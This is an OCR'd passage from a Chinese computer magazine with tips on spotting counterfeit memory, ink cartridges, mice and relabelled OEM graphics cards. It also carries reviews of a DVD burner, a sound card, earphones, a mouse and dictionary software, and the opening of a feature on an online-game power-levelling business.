Kingston是国内知名内存品牌，一度曾假货横行，自从Kingston采用电码防伪后假货有所收敛，不过是市场上也常有贴着假电码防伪的产品销售令消费者真假难辨。



最近，Kingston在零售内存条上采用SecureShift专利防伪技术的变彩防伪标贴，使用户能更方便判断内存真伪。新的变彩防伪标贴位于内存条左侧（见图），当用户视线与其垂直时，看到的是玫瑰红的外观，变化一个角度时，原本玫瑰红的字样就变成了橄榄绿，而且标签的色彩会随着角度的变化出现不同的色变。如果用户还不放心，以往通过序列号进行网站鉴别的防伪方法仍然可行，双管齐下保证你买到的是正品Kingston内存。目前假冒Kingston内存条都不贴变彩防伪标贴估计仿造出来还要一段时间，假货虽然也提供电码防伪编码但大部分不能通过验证。CF [SC09]

打假三人行

新防伪EPSON墨盒识真假

■上海　杨法

EPSON从今年三月份起就开始使用具有新一代的防伪措施的墨盒包装，现在市场上旧包装的墨盒行货墨盒基本绝迹包括超市和百货店，一些以库存名义出售的EPSON墨盒基本都是假货，还有一些没有纸盒包装的墨盒（通常商家会告知用户这是从EPSON打印机包装中偷换下来的产品）很多也是假冒的。消费者购买EPSON墨盒一定要购买新包装产品 。

新版包装的EPSON墨盒产品采用变色激光标志，会在青铜色和绿色间变换，变色圆形区域内会有变幻五角星图案(见图1)。此标志已有被仿冒，虽然假冒的标贴没有做到完全克隆，不过也具有一定的颜色变幻和暗藏五星的效果，只是对比度和色差的区别，如果没有对比很容易闷骗普通消费者。目前比较保险的做法就是通过免费电话、网页、手机短信查询墨盒外包装上的21位电码防伪编码。我们已经发现有的几乎可以乱真的包装上的防伪编码不能通过验证，所以电码防伪比变色标贴更有效(见图2)。

还有需要注意的是，墨盒的包装纸盒底部是否有开启的痕迹，过去就有真包装装假墨盒的造假手段。CF [SC10]



图1




图2

IBM光电鼠标巧识别

■上海　杨法

IBM笔记本光电鼠标是IBM本本一族的最爱，其外形设计与IBM笔记本相映成辉。不过市场上有相当一部分IBM笔记本光电鼠标是假冒品（见图），目前假货批发价只有40～50元，而在电脑城以真品名义出售可以卖到120～240元。这种IBM鼠标仿冒版本众多而且仿冒逼真程度日益提升。除了网上销售外，一般商家对真货的开价都在150元以上。如果报价在120元以下的基本是假货。真品IBM鼠标包装纸盒中至少包括鼠标、USB-PS/2转换器和魔术捆扎带，不过目前不少假货也有此配备。

判断真假的要点：

1.IBM字标过于鲜艳的是假货；


2.鼠标表面磨沙质感不强烈的是假货；

3.滚轮透明的是假货（滚轮应该为米色半透明）；

4.滚轮发蓝光的是假货；

5.USB连接器上没有IBM字样的是假货。

最后还有一个测试方法，就是在试鼠标的时候垫上一张广告彩页光泽纸，假冒品由于性能原因鼠标在屏幕上经常会经常乱跑可控制性差，而真货则不会有这种现象（或者很少发生）。CF [SC11]





本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

工包产品完全解密

■ 本刊记者　王寒晖

> 小怪编辑：
>
> 今天跟您写信，想一解心中的疑虑。最近在网上经常听说工包产品，刚好这几天我在易趣网上看到有人拍买全新工包松下52X光驱，价格还是挺便宜的。我想竞拍下来，只是我对工包产品还是有很多疑点，希望小怪能帮忙解答：
>
> 一是什么才是工包产品？
>
> 二是工包产品与正式产品到底有何区别？
>
> 三是听说工包产品也有假货，是不是真的？
>
> 四是如何识别工包产品与正式产品？
>
> 湖南读者陈中顺

这段时间，工包产品是一个炒得火热的一个话题。对此，本刊记者通过电话采访上海新蛋电子商务有限公司的林敏先生。

一、为工包产品正名

记者：能给《电脑爱好者》的读者介绍一下什么是工包产品吗？

林敏先生：工包是工业包装的简称。所谓工包产品，实际上是生产制造商将产品卖给整机集成商，在市场上销售的工包产品是整机集成商由于各种原因将工包产品在市场上流通。换而言之，工包产品就是OEM或ODM产品。

记者：工包产品与正式产品到底有何区别，能否举一个实例？

林敏先生：以前段时间热销的罗技极光旋貂鼠标为例，行货产品包括完整的驱动程序光盘、说明书和附件；而工包产品是不带驱动程序光盘，除了带USB-PS/2转换口外，没有其他附件(见图1)。在价格上，一度出现工包产品只卖到行货产品的一半价格。



图1

记者：工包产品与正式产品在品质上有没有区别呢？

林敏先生：工包产品工业上定义就是和正品同一条生产线生产出来的产品，产品品质是完全一样的。

记者：工包产品有没有所谓的假货？比如说，有没有可能是一些生产制造商向整机集成商OEM生产的产品由于产品品质不过关，造成整机集成商退货。这些生产制造商为了减少损失，而将这些产品重新在市场上流通？

林敏先生：您所说的这些都不是真正的工包产品。前面我说过，工包产品的品质与正式产品是完全一样的。像微软、罗技、创新、ATi等大厂的工包产品的品质控制非常严格，绝不容许品质欠佳的产品在市面上流通。当然，也有一些地下工厂、私人作坊或山寨厂，这类厂家主要集中在深圳、广州及其周边地区，此类厂家就冒充大品牌生产出假冒的“工包产品”，例如假冒的工包DELL鼠标（见图2），足可以假乱真。



图2

记者：网络上都流传这么一种说法，生产制造商生产的OEM/ODM尾货、库存积压货、次货、返修货、海关查封走私货也是工包产品的来源之一？

林敏先生：OEM/ODM尾货、库存积压货、次货、返修货、海关查封走私货根本就不是工包产品，所以也谈不上是工包产品的来源。这只能说明网络上写这些文章的作者根本不了解什么是工包产品。

记者：工包产品一般采取什么样的包装方式？

林敏先生：一般来说，板卡类的产品是采用防静电袋包装，然后以10片或20片打包在包装箱中。但工包的创新声卡是例外的，创新声卡也没有采用防静电袋，而是以20片/箱再加上必要的附件一起装箱。这里需要说明的是，工包产品的包装是为了节省包装费用，而且是在不影响运输过程不损坏产品的前提下采用适合的包装。

记者：能否再向大家介绍一下目前市面上采用工包产品的

主要类别？

林敏先生：一般来说，主板、显卡、声卡、光存储产品、键盘、鼠标采用工包的较多。

记者：非常感谢您带给《电脑爱好者》的读者这些工包产品的知识，相信我们的读者会更加了解工包产品。

小知识 OEM与ODM

OEM的英语全称是“Original Equipment Manufacture”（原始设备生产商）。随着经济全球化的发展，有些品牌的商品销售数量迅速攀升，而自己工厂的生产能力又不能达到更大批量生产的要求，或者是商品中缺乏某些特定的零部件，因此只得向其它厂商求助，而这些为其它厂家帮忙生产的厂商就是OEM厂商。说白了，也就是按照别人的产品样本进行生产产品就是OEM。

ODM的英文全称是“Original Design Manufacture”（原始设计制造商）。某些制造商设计出一款产品之后，在特定的情况下可能会被一些品牌的制造商所青睐，那么后者会要求把产品贴上它的品牌来进行生产，或者只是把产品进行少许修改使其更符合自己的要求。这样，品牌厂商可大大减少自己的研发时间和成本，而制造商也能够加大产品的出货量，这就是ODM。

OEM和ODM两者最大的分别，不单在于名称上。OEM产品是专为某个品牌厂商度身订造的，生产后一般只可以使用该品牌名称，绝对不可能标上自己名称再生产。而ODM说白了就是某个厂家设计好了产品生产出了样本，其它品牌用户看着满意的话都可广为采用，再在生产中让制造厂家印制上或自己在后期分别贴上自己的品牌了事，当然这之中要求贴牌的厂家仍会根据的自己的需要对产品进行一些元器件或功能的增减，以节省成本。随着工业化的生产集中化，OEM和ODM已成为目前多数厂家生产所采取的主要方式。

二、如何识别出真正的工包产品

从前面我们了解到，OEM/ODM尾货、库存积压货、次货、返修货、海关查封走私货、冒牌工包产品都不是真正的工包产品。作为用户来说，如何识别出真正的工包产品呢？

如果你是购买组装机，一定要求商家在各个配件没有开封的前提下让你配货，在确认产品都是原包的前提下，方可装机。这样才能避免工包产品或假冒的工包产品。

如果你是只是购买单一的配件，你也许会想到，如果商家将工包产品放在正式产品的包装中，是否可以从产品本身识别出来工包产品？说实话，单纯从产品本身很难识别出来，除非是一些大厂的产品，也许可以通过产品本身的序列号向厂商咨询是否为正式产品（未经证实），二线或三线厂商的产品一般是无法识别。

如果你为了节省一些开支，购买工包产品，那么建议你多看多对比，在厂商官方网址的图例上看看其与原厂产品是否一样，存在何种差异，如有明显不同，你就要小心购买，避免购买到假冒的工包产品。

三、对假冒的工包产品说NO

由于目前市场上的工包板卡产品除了少数是品牌厂家推出的真正意义上的工包产品之外，多数假冒的工包产品的质量良莠不齐，来路错综复杂。

像一些地下工厂生产的各种电脑配件如果打自己的品牌，必须付出高贵的宣传费，而且还要被人当作“杂牌”对待。如果假冒其他知名厂家的品牌，那就好销多了，这时其既可以做出以假乱真的包装上市，也可以打上“工包”的旗号则可以堂而皇之的掩人耳目。对于这类仿制品，大家更应留个神。除了要仔细观察做工，例如PCB是否切割规范边沿是否粗糙，漆色有无光泽、引脚焊接是否圆润统一、PCB板材的厚度平整度如何以外，还可以通过以下方法明辨仿制的工包板卡（这里主要以显卡为重点进行说明）。

工包显卡在市场上早就出现过，nVIDIA的RIVA128、TNT、TNT2、GeForce系列，ATi的RAGE128、Radeon系列，3dfx的Voodoo和Banshee全系列，S3的Savage3D、Savage4系列，Matorx的G200、G400系列，Trident的9750、9850、Blade3D（9880）系列，均在市场上都曾有过工包显卡。这些工包显卡中即有真正的大厂工包产品，也不乏一些地下工厂的产品混迹其间，所以大家在选购时需要注意工包显卡上的显示芯片的型号是否与其标注符合，以防买到以低版本冒充高版本的产品。

例如入门级工包显卡中的GeForce 4 MX系列，但很多刚接触电脑不久的读者并不知道其有多个版本，分别是GeForce 4 MX420、MX440、MX440SE、MX440-8X、MX460、MX4000，它们之间的性能相差较大。目前市场上能见到的仿制的工包显卡常常会出现以MX420冒充MX440SE，以MX440SE冒充MX440-8X，以MX440SE冒充MX460，以MX4000冒充MX440-8X的情况，对于这些大家在选购时都需仔细辨别。除此而外，在市场上还能见到以R9000冒充的R9100、R9600SE冒充R9600、R9800SE冒充R9800、FX5600 XT冒充FX5600的情况等。辨别的最直接办法当然是取下显示芯片上的散热片或散热风扇，看看该芯片是否和商家宣称的相同、该芯片标示有没有被打磨更改的痕迹等。




图3

如果有些显卡的散热片或散热风扇粘得太牢，一时之间无法取下，那么可以采用软件检测。大家知道，显卡有一个用来辨别身份的硬件标识号。在开机过程中，当显示器显示出PCI设备的状况时，按下键盘上的“Pause Break（暂停）”键，就可以看到供应商ID和设备ID（见图3），然后参考2004年第8期杂志的《PCI设备的终极警探——读懂设备ID》一文，就可以方便地了解到该显卡采用的是何种显示芯片。CF [SC12]

CD-ROM光盘选购技巧

■ 福建　斯佳丽

大家时常也会买一些CD-ROM光盘，想必经常会遇到购买的光盘出现无法读盘的现象，或者里面的数据资料与封面不一致等问题吧。而且更严重的是，质量差的光盘可能会造成光驱的读盘能力下降、容错能力下降、噪声变大等等问题。大家也不想为了区区一张光盘，而使整台光驱报废吧！下面让大家看看选购光盘的基本要点，希望对大家选购光盘给带来帮助。

小知识

CD-ROM的结构

CD-ROM是由金属和塑料所制成直径120mm、厚度1.2mm的圆形光学储存媒体，大家可以存放约650MB的资料。CD-ROM与软盘、硬盘的存储方式不同，它是将模拟数据通过大型的压制机，在光盘上刻出一个个小小的坑，这些不同的凹凸槽被激光所照射而形成不同的数据0和1。整个盘片的直径有120mm，中心有一个15mm的圆孔，盘片内沿有13.5mm的无数据环，在最外沿也有1mm的无数据环，而真正存放数据的空卷只有38mm宽。在制作光盘时，激光在1.6mm宽度的螺旋磁道上刻录出一个个小小的凹槽，每螺旋磁道间只有1.0um宽的间距。光盘在最开始刻录的地方称为导入区，之后的范围称为数据区，在刻录完称为导出区。在刻录之后，还应在上面覆盖一铝层，保证激光束照射后可准确反射，又在铝层上再覆盖一层透光保护层，防止铝层破损生锈。

1.光盘材料

劣质光盘在盘片的材料质量上不过关。有些光盘只要稍微用力掰，就会出现断裂或弯曲现象。而质量好的光盘，它的柔韧度就比较好，一般是不会出现断裂或弯曲现象的。

2.光滑盘面

将光盘的数据面反过来，通过光的折射，应首选表面光亮色泽、均匀的光盘。切不可选择数据面有划痕、变形，或有其他污垢的光盘，否则会造成在光驱读取时产生激光头定位偏差，造成反复读取数据。

3.光盘厚度

光驱在读光盘时，它的读写头并没有直接与盘面接触，而是悬在盘的表面检测从光盘表面反射的激光差异，进而转换为数据。如果盘片太薄或太厚，都可能会导致读取光盘时，出现数据读出错误或盘片读不出等现象。特别是薄的光盘片耐热能力较差，长期使用可能会使光盘变形，自然会出现造成读盘不顺利。

4.光盘的数据量

如果光盘的数据面的银白色区域的最外沿与光盘的最外沿的距离越小，就说明此盘存放的数据比较多。其实最好的办法，是直接在电脑上查看实际数据。CF [SC13]



极高速度　极大容量

—— BenQ DW1600 DVD刻录机



①

■ CFAN评测室

为什么CD-ROM发展到50×、DVD-ROM发展到16×后都不再发展了？因为它们都受到了同样的限制——光驱转速。CD-ROM达到50×，以及DVD-ROM达到16×时，光驱的转速都已经接近10000转/分钟，这已经接近光盘能够承受的极限转速。如果转速再提高，光盘受到的离心力会大于光盘本身的受力极限，导致光盘破碎。以此类推，DVD刻录机也会有同样的速度极限——16×。我们这次评测的就是首先达到这个速度极限的BenQ DW1600 DVD刻录机。

16×的速度，DL的容量双拥有

BenQ DW1600 DVD刻录机作为目前最快的DVD刻录机，支持16×DVD+R的刻录方式，能够在6分钟左右完成一张4.5GB DVD+R盘片的刻录。


在DVD刻录速度达到16×过后，刻录受到的限制不但来自于刻录机本身近10000转/分钟的转速，还来自于系统。虽然16×刻录采用的P-CAV(部分恒定角速度)的方式，只在刻录的最后阶段才会达到16×，但平均速度也达到了12×左右。按照DVD的传输速率1×=1.45MB/s计算，刻录的平均速度达到了17.4MB/s，这就要求刻录时硬盘除了提供刻录数据外，不能再作其他事情，否则极容易导致刻录失败。

另外，DVD具有比CD高得多的存储密度，对刻录间隙的要求也变得更加苛刻起来，所以DVD的刻录品质已不能单纯依靠那些CD刻录机所惯用的“防刻死”技术来保障。另外，像16×这样的高速DVD刻录机，信号频率已达到420MHz的极限，现有的DVD刻录机内部组件无法完全承受如此高频的信号，如果因此而放弃高频信号，将使信号不够完整，影响到资料的读取及刻录的品质。对此，BenQ在最新发布的16×刻录机上运用了其独特的EFM除频技术，对高频信号重新进行除频计算，最后再还原成正常信号，保证了资料的完整性和刻录品质。而这样做的缺点就是会使刻录曲线看起来有很多锯齿。

另外，BenQ DW1600还拥有动态激光智导技术WOPCII，动态观察盘片的特性，并将结果用于调节最佳激光功率值，调整刻录功率，从而保证整张光盘的刻录品质。BenQ DW1600的另一种Tilt Control技术则动态调整激光射入角度，确保刻录全程激光射入盘片角度为90度。以保证优秀的刻录结果。

BenQ DW1600除了支持16×的高速刻录以外，同样还支持DVD+DL刻录格式，即单面双层刻录格式，单碟容量达8.5GB。尽管BenQ DW1600目前还只能达到2.4×的单面双层刻录速度，刻录一张盘需要40分钟，而且盘片售价还很高，但用一张盘就能备份D9的功能还是很有吸引力的。


实测BenQ DW1600



②

我们拿到的BenQ DW1600是正式零售产品，白色外观较简洁明快，只有一个开关仓门按键，面板上除了明基的LOGO外，还有DVD+R DL、DVD+R/RW和CD-R/RW刻录的标志(见图1)。

BenQ DW1600附送的配件包括SONIC软件光盘一张，内含包括Sonic RecordNow！V7.10以及Sonic DLA v4.90；InterVideo软件光盘一张内含包括WinDVD V4.0B和WinDVD Creator V2.0B。随机还赠送BenQ的一张专属软件光盘，包括QVideo 2.0以及Book Type Managerment V8.2，特别是后一种软件，可以将DVD+R盘片修改为DVD-ROM格式，极大增强DVD+R对DVD播放机的兼容性。由于市面上16× DVD刻录盘还没有上市，因此，我们只有使用明基自带的由飞利浦生产的一张16× DVD+R盘片进行测试。



③

从测试结果(见图2)可以看出，DW1600的测试曲线的锯齿非常多，这就是为了保证盘片刻录质量的激光智导技术带来的一个副作用。不过这些锯齿并没有影响整体的刻录速度，DW1600还是在6分零7秒的时间内完成了此次刻录，较8× DVD刻录机又缩短了2分钟。可不要小看这2分钟，当要进行大规模刻录时，累计节约的时间就是很大的数值了。刻录测试结束后，我们立即用刻录出的盘片做读盘性能测试，结果如图3，可以看出读盘曲线非常平滑，说明盘片的刻录质量很好。

总的来说，BenQ DW1600 DVD刻录机同时提供了16×高速刻录和单面双层的刻录两种DVD刻录的先锋技术，可以说给DVD刻录机下一步的发展以及用户的选购定下了新的标准，随着16× DVD刻录盘上市以及DVD+DL盘片降价，这种刻录机将成为刻录市场上的首选。

电话:0512-68095919

CF [SC14]



这是创新？这是创新!

——创新新低端声卡ECTIVA 5.1

■ CFAN评测室


IT企业推出第二品牌似乎已经成为现在流行的风尚，音频巨头创新继去年推出了音箱的第二品牌×FREE以后，前不久又推出了声卡的第二品牌ECTIVA。



ECTIVA不同于SOUNDBLASTER，主要定位于低端市场，它的第一款产品就是ECTIVA 5.1声卡。

ECTIVA 5.1的包装就不同于SOUNDBLASTER，除了一个创新的字样外，全白的包装和创新的传统风格截然不同。

与普通的声卡相比，ECTIVA 5.1的尺寸非常小，仔细一看原来它去掉了MIDI接口，当然这个接口现在实际上已经没有什么用了。实际上，ECTIVA 5.1之所以会做得这么小，是因为它可以在半高的机箱中使用。在它的包装里就有一个可以用来替换的半高PCI挡板。



ECTIVA 5.1的电路非常简单，而且去掉了除必要以外的全部接口——四芯接口也只有一个AU×而已。它所使用的CODEC是西格马特的STAC9758，这也符合创新低档声卡的一贯原则。

从使用来看，ECTIVA 5.1更像是一个VIBRA128的5.1声道升级版，从声音测试的情况来看，ECTIVA 5.1的音色特性也与VIBRA128颇有类似之处。所以我们有理由怀疑它们之间存在一定的关系。

ECTIVA 5 .1作为一款低档声卡，当然不能和包括SB LIVE!的产品相比，它的AC-3解码和EA×效果都是软件模拟的，但是与板载的5.1AC’97软声卡相比，它在音质上还是有较大优势的。所以从整体来看，作为一款价格不到200元的低端产品，ECTIVA 5.1在品质上还是不错的。CF [SC15]

低端耳机的新军

——漫步者H110耳机



■ CFAN评测室

前不久，漫步者推出了一系列的耳机产品，这些耳机以随身听耳机为主，包括若干个耳塞型号和几个头戴型号 。

其中的漫步者H110是几个耳塞型号中较为中档的一个，与一些朋友已经见过的最低档的H100的主要区别就在于H110带有一个线控音量控制。



看到H110的朋友可能都会吃一惊，除了耳机上Edifier的字样，H110和著名的森海塞尔MX500怎么那么像？

其实，原因很简单，漫步者H110其实并不是漫步者自己的工厂生产的，而是著名的OEM耳机大厂丰达制造的ODM产品，而森海塞尔MX500其实也是丰达所ODM的。二者乃是“ 一 母 所 生 ”。

在外形模具和插头、线材的设计上，H110和MX500几乎是完全一样的，只有两点小区别——H110是纯黑色的，而不像MX500的暗蓝色；同时，H110采用了类似日本耳塞的长短线设计，左耳塞线的长度小于右耳塞，不听的时候可以挂在脖子上。

从声音的表现上，H110的感觉与MX500、MX400如同三胞胎，盲听几乎完全分辨不出三者的区别。



H110的附品很丰富，除了像MX500一样有卷线型的耳机盒与耳塞海绵套外，还有一个皮质的耳机包，可以供随身携带使用。CF [SC16]



MX 第二代

——罗技 MX510 鼠标

■ CFAN评测室

罗技MX系列鼠标作为罗技的顶级鼠标系列间世已经近两年的时间，这段时间里，除了一款不是太成功的MX310鼠标外，罗技没有再推出市场主打的产品。

但与市场对手相比，以MX500为代表的MX系列产品已经现出老态，特别是2004年下半年，安捷伦即将放开MX级别电引擎的销售，一批二线的鼠标厂商也将推出这个级别的产品，所以推出第二代的MX鼠标迫在眉睫。

MX510就是罗技对此的回答。

MX500 的升级版

从名字就可以很清楚的看出来，MX510是罗技MX500的升级版本，就像MX310是MX300的升级版本一样。不过与MX300到M310主要是变化了外形设计相比，MX510在外形上的变化远不如在核心电路的变化来得大。

MX510与MX500的最主要区别，就是MX510使用了新的第二代的MX引擎。与上一代的产品相比，这一代的主芯片在CMOS尺寸上和分辨率上都没有变化，依然为30×30和800CPI。但是其像素处理能力超过了MX500的470万/秒，达到了580万/秒，相应的，扫描速度达到了6000次以上。

除了这点变化之外，MX510在电路上与MX500如出一辙。

在外壳上，MX510使用了和MX500一样的模具，所以它们的形状是完全一样的，MX510也使用了MX500的内部配重块，重量比较大。



不过形状虽然一样，但MX510没有使用从MX300以来的黑色塑料＋银色磨砂表面的设计，这一次它使用了一种全新的外壳——半透明亮光外壳 。

这种外壳是使用磨砂的塑料外壳喷涂半透明的亮光漆。使外表上看来呈现出不同的颜色。MX510此次在国内发布的产品包含两种颜色——深红色和暗蓝色。

使用这种外壳设计有两个好处——首先，当然，多种颜色的外壳使得MX510的外观比MX500活泼了很多，而且由于内部的喷漆是不均匀喷涂，所以在不同角度的光照下，MX510会呈现不同的内部花纹，而且任何两个鼠标都不相同。

其次，由于MX510的喷漆是无色的，所以在理论上，MX510并不会出现MX500的掉色现象——而这是MX500的主要缺点之一。

手感的变化

从实际使用的手感来说，MX510的外形和MX500一样，所以在人体工学方面，MX510和MX500区别不大。但这并不是说MX510在手感上就和MX500完全一样了。

由于MX510的上盖没有使用MX500一样的磨砂设计，所以MX510在持握手感上要比MX500滑一些，但一般情况下并不会觉得打滑。同时，由于上盖材料的变化，MX510的按键弹性要比MX500好得多，MX500的按键始终有一种层次感不够的感觉，而MX510就完全没有这种现象了。

同时，MX510的附加按键与MX500也略有差别，MX500的附件按键高度很低，基本上平贴在外壳上，这样有些时候就会有按不到位的感觉，而MX510抬高了这些键的位置，增加了键程，手感比MX500有明显的进步。

在移动性能上，MX500实际上已经可以满足大多数人的需要了，不过在某些情况下，例如在带有水汽的铝合金鼠标垫上，MX500还是会有不稳定的情况发生（这和MX500的设计结构特别是800CPI的精度有关），而在MX510上，由于提高了DSP系统的分析能力，我们已经看不到这个现象，所以对于对鼠标要求极高的用户来说，MX510的移动性能要比MX500略好，但对于大多数人来说，MX500的性能也够了。

目前最强的光电鼠标

MX510作为MX500的升级版本，修正了MX500所存在的绝大多数问题，特别在外观设计上，可以说是目前最为吸引人的鼠标之一。而在性能方面，在罗技和微软“传说中”的新一代引擎鼠标上市之前，MX510是目前性能最强大的光电鼠标。只是从目前国外上市的价格来看，MX510上市以后价格也不会太便宜。CF [SC17]

超级词典——金山词霸2005

金山词霸在国内的中文词典软件中应该算是拥有数一数二的地位。它的历代产品都广受用户的欢迎，特别是金山词霸Ⅲ还曾经创下国内应用软件销售的记录。不过在金山词霸2003年推出以后，金山公司两年没有推出它的后续产品，直到前不久金山词霸2005正式推出。

金山词霸2005与上一代产品的间隔时间是金山词霸历史上最长的，显然它在设计上有了很多新的变化。我们在金山词霸2005正式上市前拿到了它的专业版演示版本，从中我们可以看一看金山词霸2005究竟有什么大的变化。

金山词霸2005的容量相对于2003增大了很多，完全安装需要两张光盘。不过如果使用标准安装的话，那么一张光盘就已经足够了。从使用的界面和设置来看，与金山词霸2003变化并不大，但软件启动要慢一些。

不过这并不意味着金山词霸2005只是一个2003的“增强版”，实际上，它和金山词霸2003有如下的几个根本不同。

增强的引擎

金山词霸2005的取词引擎增强了智能取词功能，例如“do my best”，在金山词霸2003中并无此短语，只能一个一个单词给出释义，但金山词霸2005就可以识别出这实际上是“do one’s best”的具体用法，从而给出相应的释义出来。

同时，金山词霸2005还第一次提供了分割合成词的功能，金山词霸2003并不能识别合成词，遇到这种情况就会回一个“无解释”。金山词霸2005则可以识别出它是由两个单词组合而成的从而给出正确的答案。

模糊查询

在金山词霸2003和以前的版本中，要查询一个单词必须给出它的完整的正确拼写，否则就不能查到，而金山词霸2005则第一次提供了模糊查询的功能，当你不能确认一个单词的拼写的时候，可以使用通配符替代其中的一些字母，软件会自动把符合条件的单词都列出来供你挑选。

同时，这个模糊查询功能还支持模糊音查找。通过输入与要查的单词接近的发音，也可以查到相应的单词。

视频图像

金山词霸2005的容量之所以远远大于以前的各版本，主要是源于它在这个系列中第一次引入了视频演示。它的第二张光盘就是视频演示的记录资料。

金山公司与著名的英语教学机构“洋话连篇”合作，为最常用的数千个单词和词组提供了资深外国专家讲授的释义和例句，为用户提供了纯正的口形和发音的示范。



当然，由于视频文件非常巨大，所以当金山词霸安装了视频文件后，体积会有几个GB大，不过这个功能主要是为了学习英语的人而准备的，如果只是使用其中的词典功能的话，并不需要安装这么大的文件。

在线词典

这也是金山词霸2005比较吸引人的一个新功能，通过这一功能，金山词霸2005可以不用安装全部的庞大词典数据，而通过直接连接金山词霸的服务器，自动从服务器上下载所需的词典数据。当然，这需要客户机随时在线才可以。

对词条的修订

当然，这是每代金山词霸都会有的更新，不过也许和上面的相比，这才是最重要的更新。金山词霸2005修订了金山词霸2003中所存在的一些错误，并且增加了1200多条2003年后新增的词汇，如Wi-Fi、SARS等等。

与金山词霸2003相比的试用感受

从对试用版的使用来看，金山词霸2005虽然容量比2003大很多，但标准安装模式并没有很大变化，大约是294MB左右。其系统资源占用相对2003来说要大一些，但对于目前的主流机型来说没有什么感觉。智能取词功能，是我们在使用中感觉变化最大的，由于这一功能的存在，使得很多在2003版中无法查找的词汇能够查出释义，而相对来说，洋话连篇的视频片段数量感觉还是略少了一点。

总的来说，金山词霸2005相对于2003版，可以算是很不错的一个大升级版。

查询电话:010-82326868

CF [SC18]



现实生活中，就业和创业都给我们以极大的考验。而在网络世界里，也有形形色色的职业和创业的机会存在。虽然其中一些职业是很边缘化的，但它们却实实在在地养活着一个不小的群体。“职业特工队”这个栏目就将带你一起来见识一下这些另类的职业和创业者们……

不过当心，我们必须准备好一双雪亮的眼睛来鉴别他们的行为！

一个代理杀手的故事

■ 河北 苗得雨



她没有那些被称之为“稳定”甚至正常的工作，但却日进斗金。她被称作为网络中的杀手，无论妖魔还是鬼怪她杀了一个又一个，却欲罢不能——雪柔，一个行走在网络中的“代理杀手”今天带你见识一个网络中的新兴行业。

序幕：天地孤影任我行

我是非常偶然地听人说起今天的主人公——雪柔的故事的。当时对她的描述也只有寥寥几句：儿时曾经是一位数学神童，后以优异成绩考入上海一所不错的大学，毕业后自己经营起了网吧。但是由于感情和经营问题，网吧最终倒闭。于是，大学刚刚毕业一年的她带上了自己的那堆电脑，开了一家奇怪的公司，成为了代理网络游戏玩家“杀人”练级的网络“职业杀手”。

真实的雪柔，一副瘦瘦小小的样子，略带苍白的脸色看起来和那些整天泡在网络上的青年没什么两样。只是话格外少，而且非常的礼貌。我能感觉得出，她在刻意地和陌生人之间保持着一种距离。闲聊之中，我也忘了究竟是在哪一刻，她一下子打开了记忆的闸门，那些过往的岁月、那些很特殊的感受，随之一下子倾泻了出来。

2001年，年仅19岁的雪柔大学毕业。在和她那个上海户口男友的爱情死亡后，陷入深深悲痛中的雪柔，不断用酒精麻醉自己。也就是在这个时候，她开始接触网络聊天室。虚拟的网络不仅仅麻醉了雪柔的神经，还为她带来了一场新的爱情。新男友是一个30多岁的离异中年人，为了让雪柔有点儿“事儿”干，他为雪柔盘下了一所网吧。而这场半梦半醒的爱情之路在一年后嘎然而止，那个男人为了儿子与前妻复婚了。失去了依托的雪柔网吧经营举步维艰，但失去这个小小的网吧，她又不知道干些什么。

也就是在这段日子，雪柔偶然发现她网吧里总有这么一群人，他们不仅仅每天都来上网，而且还有人送饭，连网费都是由别人结算的。经过聊天，雪柔终于知道了这群人在帮一个“大款”修练网络游戏中角色的等级，不仅仅替大款升级等级，还组成兵团帮大款“攻城拔寨”。而大款会给他们每人每天20元的工资，还包一日三餐。雪柔了解到，现在有很多没有时间修炼自己角色的玩家，都开始雇这些被称为“游戏枪手”代练人群。雪柔当时随口问了一句“有多少玩家雇代练？”对方的回答是至少有一半。这句话从此改变了雪柔的生活轨迹……

碰撞现实生活的杀手

2002年，中国互联网迎来了最繁荣的复苏，网络游戏更是推动着这个产业的滚滚车轮快速前行着。雪柔看到了游戏产业的昌盛，而网吧里进进出出的代练兵团更让她产生了动摇。终于，雪柔决定放弃辛苦经营了一年的网吧，投身到网络游戏代练这个游戏“地下产业链”中去。

